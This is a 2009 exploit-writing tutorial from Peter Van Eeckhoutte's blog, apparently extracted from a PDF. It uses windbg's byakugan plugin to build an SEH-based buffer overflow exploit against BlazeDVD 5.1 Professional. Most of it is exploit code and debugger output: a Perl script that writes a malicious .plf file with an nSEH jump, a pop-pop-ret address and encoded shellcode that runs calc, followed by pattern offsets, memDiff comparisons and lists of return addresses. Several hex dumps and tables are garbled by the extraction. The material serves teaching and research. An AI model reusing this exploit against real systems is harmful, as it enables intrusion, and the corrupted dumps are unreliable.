Save the environment - don't print this document !

Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it's a flow] ::

Exploit writing tutorial part 5 : How debugger modules & plugins can speed up basic exploit development

Peter Van Eeckhoutte · Saturday, September 5th, 2009

In the first parts of this exploit writing tutorial, I have mainly used Windbg as a tool to watch registers and stack contents while evaluating crashes and building exploits. Today, I will discuss some other debuggers and debugger plugins that will help you speed up this process.

A typical exploit writing toolkit arsenal should at least contain the following tools :

windbg (for a list of Windbg commands, click here)

ollydbgimmunity debugger (requires python)

metasploit

- pyDbg (if you are using python and want to build your own custom debugger, as explained in the awesome Gray Hay Python book
- scripting tools such as perl / python, etc

In the previous chapters, we have already played with windbg, and I have briefly discussed a windbg extension / plugin from Microsoft, which will evaluate crashes and will tell you if they think the crash is exploitable or not. This plugin (MSEC) can be downloaded from http://www.codeplex.com/msecdbg. While MSEC can be handy to give you a first impression, don't rely on it too much. It's always better to manually look at registers, stack values, and try to see if a vulnerability can lead to code execution or not.

Byakugan : introduction, pattern_offset and searchOpcode

Everybody knows that ollydbg has numerous plugins (I'll talk about these plugins later). Windbg also has a framework/API for building plugins/extension. MSEC was just one example... Metasploit has built & released their own windbg plugin about a year ago, called byakugan.

Pre-compiled binaries for WIndows XP SP2, SP3, Vista and Windows 7 can be found in the framework3 folder (get latest trunk via svn), under \external\source\byakugan\bin

Place byakugan.dll and injectsu.dll under the windbg application folder (not under winext !), and put detoured.dll under c:\windows\system32 What can you do with byakugan.dll ?

• jutsu : set of tools to track buffers in memory, determining what is controlled at crash time, and discover valid return addresses

- pattern offset
- · mushishi : framework for anti-debugging detection and defeating anti-debugging techniques
- tenketsu : vista heap emulator/visualizer

Injectsu.dll handles hooking of API functions in the target process. It creates a back-channel-information-gathering-thread which connects to the debugger.

Detoured.dll is a Microsoft Research hooking library, and handles trampoline code, keeps track of hooked functions and provides auto fix-ups on function trampolines.

Today, I will only look at byakugan, more specifically the jutsu component (because I can use techniques explained in the first parts of this tutorial series to demonstrate the features of that component) and pattern_offset.

You can load the byakugan module in windbg using the following command :

0:000> !load byakugan [Byakugan] Successfully loaded!

The jutsu component offers the following functions :

- identBuf / listBuf / rmBuf : find buffers (plain ascii, metasploit patterns, or data from file) in memory...
- memDiff : compare data in memory with a pattern and mark the changes. This will help you determining whether e.g. shellcode has been changed/corrupted in memory, whether certain 'bad characters' need to be excluded from shellcode, etc
 hunt
- findReturn : search for the addresses that point to a usable function to return to.
- searchOpcode : converts assembler instruction to opcode, AND it lists all executable opcode sequence addresses at the same time.
- searchVtptr

trackVal

c) Peter Van Eeckhoutte

In addition to jutsu, there's pattern_offset, which allows you to find a metasploit pattern in memory and shows the offset to eip

In order to demonstrate how byakugan can speed up the exploit development process, we'll use a vulnerability found in BlazeDVD 5.1 Professional/Blaze HDTV Player 6.0, where a malformed plf file leads to a stack buffer overflow.

We'll try to build a working exploit with only one crash :-)

Get yourself a copy of BlazeDVD 5 Professional from http://www.blazevideo.com/download.htm

A local copy of this vulnerable application can be downloaded here :



BlazeDVD 5.1 Professional (Log in before downloading this file !) - Downloaded 116 times

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

25/02/2010 - 1 / 13

Usually, we would start with building a payload that contains lots of A's. But this time we will use a metasploit pattern right away. Create a metasploit pattern that contains 1000 characters and save the pattern in a file (e.g. blazecrash.plf) :

```
peter@sploitbuilder1 ~/framework-3.2/tools
$ ./pattern_create.rb 1000 > blazecrash.plf
```

Launch windbg, and execute blazedvd from within windbg. (This will make sure that, if the application crashes, windbg will catch it). Push the application out of the breakpoint (you may have to press F5 a couple of times (about 27 times on my system) to launch the application). When blazeDVD is launched, open the plf file (which only contains the metasploit pattern). When the application dies, press F5 again. You should get something like this :

(5b0.894): Access violation(5b0.894): Access violation - code c0000005 (first chance) - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=00000001 ebx=77f6c19c ecx=062ddcd8 edx=00000042 esi=01f61c20 edi=6405569c eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0 nv up ei pl nz na pe nc

Now it's time to use byakugan. Load the byakugan module and see if it can find the metasploit pattern somewhere :

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ecx at offset 612.
[Byakugan] Control of eip at offset 612.
```

Cool. Not only have we validated the buffer overflow, but we alo know the offset, all in one run. It looks like we have overwritten RET... but before concluding that this is a plain RET overwrite, always run !exchain, just to verify.

```
0:000> !exchain
0012afe4: 0012afe4: ntdll!ExecuteHandler2+3a (7c9032bc)
ntdll!ExecuteHandler2+3a (7c9032bc)
0012f5b8: 0012f5b8: <Unloaded_ionInfo.dll>+41347540 (41347541)
<Unloaded_ionInfo.dll>+41347540 (41347541)
Invalid exception stack at 33754132
```

It's SEH based. The offset shown (612) is the offset to nSEH. So in order to overwrite next SEH, we need to subtract 4 bytes to get the real offset. (= 608) We know that a typical SEH based exploit looks like this :

[junk][jump][pop pop ret][shellcode]

Let's find a pop pop ret, and we'll

jump 30 bytes (instead of 6 bytes)
start shellcode with nops (to compensate for the 30 byte jump)

Find pop pop ret : You can still use findjmp, or you can use !jutsu searchOpcode. The only drawback with !jutsu searchOpcode is that you'll have to specify the registers (with findjmp, you'll get all pop pop ret combinations). But let's use searchOpcode anyway. We'll look for pop esi, pop ebx, ret

```
0:000> !jutsu searchOpcode pop esi | pop ebx | ret
[J] Searching for:
> pop esi
>
  pop ebx
   ret
>
[]] Machine Code:
> 5e 5b c3
[J] Executable opcode sequence found at: 0x05942a99
[J] Executable opcode sequence found at: 0x05945425
[J]
    Executable opcode sequence found at: 0x05946a1e
[J] Executable opcode sequence found at: 0x059686a0
[J] Executable opcode sequence found at: 0x05969d91
[J] Executable opcode sequence found at: 0x0596aaa6
[J] Executable opcode sequence found at: 0x1000467f
[J] Executable opcode sequence found at: 0x100064c7
[J] Executable opcode sequence found at: 0x10008795
    Executable opcode sequence found at: 0x1000aa0b
[J]
[J] Executable opcode sequence found at: 0x1000e662
[J] Executable opcode sequence found at: 0x1000e936
[J] Executable opcode sequence found at: 0x3d937a1d
[J] Executable opcode sequence found at: 0x3d93adf5
```

```
... (etc)
```

Look for addresses in the address range of one of the executable modules / dll's from BlazeDVD. (you can get the list of executable modules with windbg's "Im" command). On my system (XP SP3 En), addresses starting with 0×64 will work fine. We'll use 0×640246f7

0:000> u	0x640246†7		
MediaPlay	/erCtrl!DllCreate	eObject+@	0x153e7:
640246f7	5e	рор	esi
640246f8	5b	рор	ebx
640246f9	c3	ret	

Let's build our exploit :

c) Peter Van Eeckhoutte

my \$sploitfile="blazesploit.plf";

Knowledge is not an object, it's a flow

my \$junk = "A" x 608; #612 - 4
my \$nseh = "\xeb\x1e\x90\x90"; #jump 30 bytes
my \$seh = pack('V',0x640246f7); #pop esi, pop
my \$nop = "\x90" x 30; #start with 30 nop's #pop esi, pop ebx, ret # windows/exec - 302 bytes http://www.metasploit.com # Encoder: x86/alpha_upper # EXITFUNC=seh, CMD=calc
my \$shellcode="\x89\xc3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x49\x43". "\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" "\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" "\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x42\x30" "\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" "\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" "\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" $\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b\$ "\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" "\x49\x50\x4c\x59\x4e\x4c\x44\x49\x50\x44\x34\x45\x57" "\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x44" "\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" "\x51\x4f\x46\x44\x45\x51\x4a\x45\x36\x4c\x4b\x44\x4c" "\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b "\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" "\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" "\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" "\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" "\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" $\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e\$ "\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" "\x42\x4c\x43\x53\x43\x30\x41\x41"; \$payload =\$junk.\$nseh.\$seh.\$nop.\$shellcode;

open (\$FILE,">\$sploitfile");
print \$FILE \$payload; close(\$FILE);

Try it - works fine on my system.

This was a pretty straigthforward example.. and perhaps we got lucky this time, because there are a number of drawbacks when building an exploit almost blindly, purely based on the output of the byakugan features

• we don't know if the address used for the pop pop ret is in a module that is compiled with safeseh. I have spoken with Lurene Grenier (who has written byakugan) and this is one of the features on the to do list. (Lurene also mentioned that she will try to build in aslr awareness and some kind of wildcard/exclusion support)

- we did not validate the shellcode placement (but by jumping 30 bytes and using nop's, we have increased our chances slightly)
- if the exploit doesn't work (because of shellcode corruption or small buffers), we'll have to do the work all over again, manually this time.

But still, if it works, then you have saved yourself a lot of time

Byakugan : memDiff

Let's use the same vulnerability/exploit to discuss some of the other features of byakugan.

We'll use the same sploit, but instead of doing the jump (0xeb,0×1e), we'll put in 2 breakpoints (0xcc,0xcc), so we can observe if our original shellcode matches with what we have put in memory (so we can identify shellcode corruption and possible bad characters).

First, we will simply compare the shellcode in memory with the original shellcode, and, to demonstrate the diff functionalities, we'll modify the shellcode (so we can see the differences)

We need to put the shellcode in a text file (not in ascii, but write the bytes/binary to the text file) :

<pre>my \$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .</pre>
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

```
open ($FILE2,">shell.txt");
print $FILE2 $shellcode;
close($FILE2);
```

c) Petrer Van Eeckhouttte

Open windbg, run the executable and open the newly created exploit file. When the application dies, give it a F5 so it would step over the first chance exception. The application now stops at our breakpoints, as expected

Dump eip to get the address where the shellcode starts :

0:000> d	eip															
0012f5b8	сс	сс	90	90	f7	46	02	64-90	90	90	90	90	90	90	90	F.d
0012f5c8	90	90	90	90	90	90	90	90-90	90	90	90	90	90	90	90	
0012f5d8	90	90	90	90	90	90	89	e3-db	c2	d9	73	f4	59	49	49	s.YII
0012f5e8	49	49	49	43	43	43	43	43-43	51	5a	56	54	58	33	30	IIICCCCCCQZVTX30
0012f5f8	56	58	34	41	50	30	41	33-48	48	30	41	30	30	41	42	VX4AP0A3HH0A00AB
0012f608	41	41	42	54	41	41	51	32-41	42	32	42	42	30	42	42	AABTAAQ2AB2BB0BB
0012f618	58	50	38	41	43	4a	4a	49-4b	4c	4b	58	51	54	43	30	XP8ACJJIKLKXQTC0
0012f628	bb	50	bb	50	4c	4b	47	35-47	4c	4c	4b	43	4c	43	35	.P.PLKG5GLLKCLC5

Shellcode starts at 0×0012f5de. Let's run jutsu

0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\sploits\blazevideo\shell.txt 0x0012f5de
ACTUAL EXPECTED
ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43 fffffff89 ffffffe3 fff
fffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 43 43 43
43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a 51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 33 51 54 43 56 43 36 43 36 4c 4u 4a 49 4b 4c 4c 36 51 54 43 36 43 56 45 56 4c 4b 4a 47 47 45 47 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b 4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50 50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a 4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54 44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b 45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31 45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c 4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36 46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b 45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58 42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54 4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f 51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 43 53 43 51 42 4c 43 53 43 30 41 41 4b 57 43 53 43 51 42 4c 43 53 43 30 41 41
[]] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4

[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4
[J] Offset corruption occurs at:

The parameters that were provided to memDiff are

.

file : indicates that memDiff needs to read from a file

• 302 : length of memory to read (302 = length of our shellcode)

• c:\sploits\blazevideo\shellcode.txt : file containing our original shellcode

• 0×0012f5de : start address (start point of our shellcode in memory)

The windbg output did not show any bold characters, so we have an identical match (as expected).

Now modify the exploit script and change some random shellcode bytes, and do the exercise again. (I have replaced all x43's with x44 - 24 replacements in total)

0:000>	> !lo;	ad by	yakı	ıgar	۱																										
[Byakı	ugan]	Suc	cess	sful	.ly	loa	adeo	1!																							
0:000>	_!ju	tsu ı	neml	Diff	f fi	ile	302	2 c:	:\sp	loi	its	bla	azev	/ideo	o∖sh	ell	t)	ct ()x0(9121	f5de	e									
		AC	TUAL	_					-					EΣ	XPEC	TED)														
fffff	f89 f	ffff	fe3	fff	fff	fdb	ff	fff	fc2	ff	fff	fd9	73	fff	fff	4 5	59 4	49	49	49	49	49	44	44	44		fft	ff	f89	ffffffe3	fff
fffdb	ffff	ffc2	fft	ffff	d9	73	fff	fff	ff4	59	49	49	49	49 4	49 4	3 4	13 4	13													
44 44	44 5	1 5a	56	54	58	33	30	56	58	34	41	50	30		43	43	43	51	5a	56	54	58	33	30	56	58	34	41	50	30	
41 33	48 48	B 30	41	30	30	41	42	41	41	42	54	41	41		41	33	48	48	30	41	30	30	41	42	41	41	42	54	41	41	
51 32	41 42	2 32	42	42	30	42	42	58	50	38	41	44	4a		51	32	41	42	32	42	42	30	42	42	58	50	38	41	43	4a	
4a 49	4b 4	c 4b	58	51	54	44	30	45	50	45	50	4c	4b		4a	49	4b	4c	4b	58	51	54	43	30	45	50	45	50	4c	4b	
47 35	47 4	c 4c	4b	44	4c	44	35	44	38	44	31	4a	4f		47	35	47	4c	4c	4b	43	4c	43	35	44	38	43	31	4a	4f	
4c 4b	50 4	f 44	58	4c	4b	51	4f	47	50	45	51	4a	4b		4c	4b	50	4f	44	58	4c	4b	51	4f	47	50	45	51	4a	4b	
50 49	4c 4	b 46	54	4c	4b	45	51	4a	4e	50	31	49	50		50	49	4c	4b	46	54	4c	4b	45	51	4a	4e	50	31	49	50	
4c 59	4e 4	c 4c	44	49	50	44	34	45	57	49	51	49	5a		4c	59	4e	4c	4c	44	49	50	44	34	45	57	49	51	49	5a	
44 4d	44 3	1 49	52	4a	4b	4b	44	47	4b	50	54	47	54		44	4d	43	31	49	52	4a	4b	4b	44	47	4b	50	54	47	54	
45 54	44 4	5 4a	45	4c	4b	51	4f	46	44	45	51	4a	4b		45	54	43	45	4a	45	4c	4b	51	4f	46	44	45	51	4a	4b	
45 36	4c 4	b 44	4c	50	4b	4c	4b	51	4f	45	4c	44	31		45	36	4c	4b	44	4c	50	4b	4c	4b	51	4f	45	4c	43	31	
4a 4b	4c 4	b 45	4c	4c	4b	44	31	4a	4b	4d	59	51	4c		4a	4b	4c	4b	45	4c	4c	4b	43	31	4a	4b	4d	59	51	4c	
46 44																											43				
45 34															45	34	4c	4b	50	46	50	30	4c	4b	51	50	44	4c	4c	4b	
42 50	45 4	c 4e	4d	4c	4b	42	48	44	38	4b	39	4a	58		42	50	45	4c	4e	4d	4c	4b	42	48	43	38	4b	39	4a	58	
4d 53	49 5	9 44	5a	50	50	44	58	4c	30	4d	5a	45	54		4d	53	49	50	43	5a	50	50	43	58	4c	30	4d	5a	45	54	

Knowledge is not an object, it's a flow

Peter Van Eeckhoutte& #039;s Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

c) Peter Van Eeckhoutte

(c) Peter Van Feckhoutte

51 4f 42 48 4b 4e 4d 5a 44 4e 50 57 4b 4f 51 4f 42 48 4d 4a 4b 5a 44 4e 50 57 4b 4b 57 43 53 43 4a 4a 5a 4a 4a <td< td=""></td<>
<pre>[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4 0x43 [J] Offset corruption occurs at:</pre>
Now we see 24 bytes in bold (which corresponds with the 24 bytes that were change in the exploit script). This is a good way to determine whether shellcode (or ascii patterns or metasploit patterns) were changed in memory. You can also see the "Bytes replaced". Compare the line of bytes with the line that was printed out in the first test. We now see 0×43 added to the list (which is exactly the byte that was changed in my shellcode) Way to go byakugan ! High five again ! memDiff can really save you lots of time when you need to compare shellcode and find bad characters Note : memDiff types are parameters :
0:000> !jutsu memDiff [J] Format: memDiff <type> <size> <value> <address> Valid Types: hex: Value is any hex characters file: Buffer is read in from file at path <value> buf: Buffer is taken from known tracked Buffers</value></address></value></size></type>
Byakugan : identBuf/listBuf/rmBuf and hunt
These 3 jutsu functions will help you finding buffer locations in memory. Let's assume the following script :
<pre>my \$sploitfile="blazesploit.plf"; my \$junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab";</pre>
<pre>my \$nseh = "\xcc\xcc\x90\x90"; #jump 30 bytes my \$seh = pack('V',0x640246f7); #pop esi, pop ebx, ret my \$nop = "\x90" x 30; #start with 30 nop's</pre>
<pre># windows/evec - 302 bytes # http://www.metsaploit.com # Encode::x86/alpha_upper # EXITFUNC=seh. CMD=calc my sisellcode='\u00e8</pre>
Note : "my \$junk" contains a metasploit pattern of 608 characters. (so you'll have to create it yourself and paste it in the script – it was too long to put it on this page). nseh contains breakpoints. And finally, at the bottom of the script, the nops + shellcode are written to a file (c:\shell.txt). Open windbg, launch blazeDVD, open the sploit file (which should make the application die). First change exception :
(d54.970): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ?? ???

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

25/02/2010 - 5 / 13

Now create 2 identBuf definitions : one for the metasploit pattern, and one for the shellcode :

```
0:000> !load byakugan

[Byakugan] Successfully loaded!

0:000> !jutsu identBuf file myShell c:\shell.txt

[J] Creating buffer myShell.

0:0000> !jutsu identBuf msfpattern myBuffer 608

[J] Creating buffer myBuffer.

0:0000> !jutsu listBuf

[J] Currently tracked buffer patterns:

Buf: myShell Pattern: äÛÂÙsôYIIIIICCCCCCQZVT...

Buf: myBuffer Pattern: Aa0Aa1A...
```

Let byakugan hunt for these buffers :

0:000> **!jutsu hunt** [J] Controlling eip with myBuffer at offset 260. [J] Found buffer myShell @ 0x0012f5c0 [J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper! [J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower! [J] Found buffer myBuffer @ 0x01f561e4

As seen earlier in this post, we could overwrite EIP directly (but we have chosen to go for a SEH based exploit). Hunt tells us that we control eip at offset 260. So hunt will give us the same results as !pattern_offset. On top of that, hunt will look for our pre-identified buffers and give us the addresses. I have asked Lurene Grenier if he could display the offset to a register if this output (which would make it even easier to find your buffers... he told me that he will think of building a generic solution for this - to be continued...)

Press "g" in windbg (to pass the first chance exception to the application). The application now breaks at our breakpoints (which where placed at nseh)

```
0:000> g
(d54.970): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc int 3
```

Run 'hunt' again :

```
0:000> !jutsu hunt
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

We no longer control eip directly via myBuffer (because we have passed on the first exception to the application), but if we look at eip (0×0012f5b8), we can see it points to a location that is very close to buffer myShell (0×0012f5c0) (so a short jump would make the application jump to the shellcode.

0:000> u	erb-	FO														
0012f5c0	90	90	90	90	90	90	90	90-90	90	90	90	90	90	90	90	
0012f5d0	90	90	90	90	90	90	90	90-90	90	90	90	90	90	89	e3	
0012f5e0	db	c2	d9	73	f4	59	49	49-49	49	49	43	43	43	43	43	s.YIIIIICCCCC
0012f5f0	43	51	5a	56	54	58	33	30-56	58	34	41	50	30	41	33	CQZVTX30VX4AP0A3
0012f600	48	48	30	41	30	30	41	42-41	41	42	54	41	41	51	32	HH0A00ABAABTAAQ2
0012f610	41	42	32	42	42	30	42	42-58	50	38	41	43	4a	4a	49	AB2BB0BBXP8ACJJI
0012f620	4b	4c	4b	58	51	54	43	30-45	50	45	50	4c	4b	47	35	KLKXQTC0EPEPLKG5
0012f630	47	4c	4c	4b	43	4c	43	35-44	38	43	31	4a	4f	4c	4b	GLLKCLC5D8C1J0LK

This proves that, since our breakpoint is placed at the first byte of where nseh is overwritten, a jump of 8 bytes (- 2 bytes of code to make the jump itself) will make the app flow jump to our shellcode.

Byakugan : findReturn

0.000. - ----

We have seen that we can also build an exploit based on direct RET overwrite (at offset 260). Let's build a script that will demonstrate the use of findReturn help us building a working exploit :

First, write a script that will build a payload made up of 264 metasploit pattern characters, followed by 1000 A's :

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8 . . . Ai7";
my $junk2 = "A" x 1000;
$payload =$junk.$junk2;
open ($FILE, ">$sploitfile");a
print $FILE $payload;
close($FILE);
open ($FILE2, ">c:\\junk2.txt");
print $FILE2 $junk2;
close($FILE2);
```

When opening the sploitfile, windbg reports this :

(c34.7f4): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling.

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Knowledge is not an object, it's a flow

http://www.corelan.be:8800

```
This exception may be expected and handled.
       eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
       <Unloaded_ionInfo.dll>+0x37694135:
       37694136 ??
                                                       ???
Let's use the byakugan arsenal to find all required information to build a working exploit :

    track the metasploit pattern ($iunk)

    track the A's ($junk2)

· see where eip is overwritten (offset)

    see where $junk and $junk2 are

    find return addresses

       0:000> !load byakugan
       [Byakugan] Successfully loaded!
       0:000> !jutsu identBuf msfpattern myJunk1 264
       [J] Creating buffer myJunk1.
       0:000> !jutsu identBuf file myJunk2 c:\junk2.txt
       [J] Creating buffer myJunk2.
       0:000> !jutsu listBuf
       [J] Currently tracked buffer patterns:
              Buf: myJunk1
                                             Pattern: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A..
                                                                                                                                      (etc)
                                             Buf: myJunk2
       0:000> !jutsu hunt
       [J] Controlling eip with myJunk1 at offset 260.
       [J] Found buffer myJunk1 @ 0x0012f254
[J] Found buffer myJunk2 @ 0x0012f460
       [J] Found buffer myJunk2 @ 0x0012f460 - Victim of toUpper!
       0:000> !jutsu findReturn
       [J] started return address hunt
       [J] valid return address (jmp esp) found at 0x3d9572cc
[J] valid return address (call esp) found at 0x3d9bb043
[J] valid return address (jmp esp) found at 0x3d9bd376
       [J] valid return address (call esp) found at 0x4b2972cb
        [J]
              valid return address (jmp esp) found at 0x4b297591
        [J] valid return address (call esp) found at 0x4b297ccb
       [J] valid return address (jmp esp) found at 0x4b297f91
[J] valid return address (call esp) found at 0x4ec5c26d
[J] valid return address (jmp esp) found at 0x4ec88543
       [J] valid return address (call esp) found at 0x4ece5a73
[J] valid return address (call esp) found at 0x4ece5a73
[J] valid return address (jmp esp) found at 0x4ece7267
       [J] valid return address (call esp) found at 0x4ece728f
[J] valid return address (jmp esp) found at 0x4f1c5055
        [J] valid return address (call esp) found at 0x4f1c50eb
       [J] valid return address (call esp) found at 0x4f1c536b
[J] valid return address (jmp esp) found at 0x4f1c536b
[J] valid return address (call esp) found at 0x4f1c5abb
[J] valid return address (jmp esp) found at 0x74f1c54b1
[J] valid return address (jmp esp) found at 0x74751873
[J] valid return address (call esp) found at 0x7475420f
[J] valid return address (jmp esp) found at 0x74893ab
       [J] valid return address (call esp) found at 0x748820df
[J] valid return address (jmp esp) found at 0x748d5223
       [J] valid return address (call esp) found at 0x755042a9
[J] valid return address (jmp esp) found at 0x755b5700
[J] valid return address (jmp esp) found at 0x76b43adc
